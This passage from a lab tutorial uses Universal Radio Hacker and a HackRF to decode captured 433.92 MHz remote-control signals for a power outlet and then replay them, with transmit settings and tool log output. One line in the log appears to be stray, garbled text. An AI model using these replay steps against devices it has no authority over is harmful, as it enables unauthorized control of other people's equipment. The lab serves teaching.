left hand side to *Hex* or even *ASCII*.




Note: The data displayed in the screenshots for captured and analyzed data is based on the unique device and capture by the author. Your data will be different for your own unique devices, device codes, and even how long you press the button for ON/OFF operations. The data you interact with will likely have the same *feel*, and in the end will have similar results.

The *Interpretation* tab gives us a great start, but the *Analysis* tab can help us perform some more in-depth discovery. Let's select the **Analysis** tab at the top now.



On the default *Analysis* tab settings, we need to perform a few actions to get a more conducive display. First on the left of out binary values, change the **View data as:** dropdown to *HEX*. Now on the right hand side of the represented data, we can start seeing repeated patterns, if not with some difficulty.

Using some more of *urh* magic, click the **Analyze Protocol** button. Once complete we can see that the hex display has been colorized indicating some repeating patterns. Note that the final seven bits have not been colorized, or labeled.




If we click the new **Message Type 1.1** in the **Message types** window on the bottom left, we can see the results of the analysis, noting that various colors have been assigned to similar data for the repeating transmission for both *preamble* and *synchronization*. Thinking about what is left of a transmission, the unlabeled portion is likely the individual commands to turn on and off the power outlet!

Let's apply our own label to the command data!

In the colorized hex display, click once on the first long data row, position 31 for the first unmarked character. Hold the **shift** key and select the end of the unmarked data, likely position 37:


Right click on our highlighted data, and select **Create Label...**, and a new row will be added in the messages type with a red highlight waiting for us to type in a name. *urh* has automatically filled in *length* as a field name, but lets replace it with **command** instead and hit enter.

Once applied we can scroll through colorized decoded data, focusing specifically on the *command* column. Scrolling through that, we can see that there are several repeating commands, as well as several *different* commands as well! These differences are likely our individual ON and OFF commands (and maybe some from other students as well!)




Performing the Replay Attack

In order to perform our unmodified replay attack, we need to move to the **Generator** tab. Once there we notice it is pretty empty.




We can populate the data that we would like to send (or Generate to use the *urh* vernacular) by dragging and dropping our capture in the *New Group* on the left to the **Generated Data** window on the right.



This will populate the **Generated Data** window without analyzed message data in binary format. We can change the format by clicking the **Viewtype** dropdown in the lower right under the Generated Data window, and selecting *HEX*.


We are now ready to perform our replay attack! Put down your remote, and click the **Send data...** button. We are then presented with the *Send Signal* dialog window.



Again, be sure that **Device** has *HackRF* selected, and then click the **refresh** icon next to **Device Identifier**. **Device Identifier** should auto populate with the serial number of your HackRF.

If it is not already set, set the **Frequency** to *433.92M*, and the **Sample rate (Sps)** and **Bandwidth (Hz)** both to *2.0M*. Default values for the remainder of the settings should be fine.

Click **Start** to begin the replay, observing the blue progress indicator moving across the signal display on the right.



We can also observe the following text on the lower left:

```
HackRF-SETUP (00000000000000000325866e622456c23): Success
HackRF-SET_FREQUENCY to 433.92M: Success
HackRF-SET_SAMPLE_RATE to 2M: Success
HackRF-SET_BANDWIDTH to 2M: Success
HackRF-SET_RF_GAIN to 0: Success
HackRF-SET_IF_GAIN to 23: Success
HackRF-SET_BIAS_TEE_ENABLED to 0: Success
HackRF: successfully started tx mode
Libpcap Zigbee packet captures are similar to IEEE 802.11 packet
```

During the replay we should observe (both audibly and with the LED indicator) the remote outlet turn ON and OFF, just like the operation of the initial capture of the remote button presses!

urh will continue to replay the *Generated Data* on a loop. Press **Stop** when you have heard enough satisfying clicks of your remote controlled outlet.

After pressing **Stop** the text on the lower left should also reflect the stop as well with the following text:

```
HackRF-STOP TX MODE: Success
HackRF-CLOSE: Success
HackRF-EXIT: Success
```

STOP

This completes the lab exercise. Feel free to close all of the open *urh* windows.

Congratulations!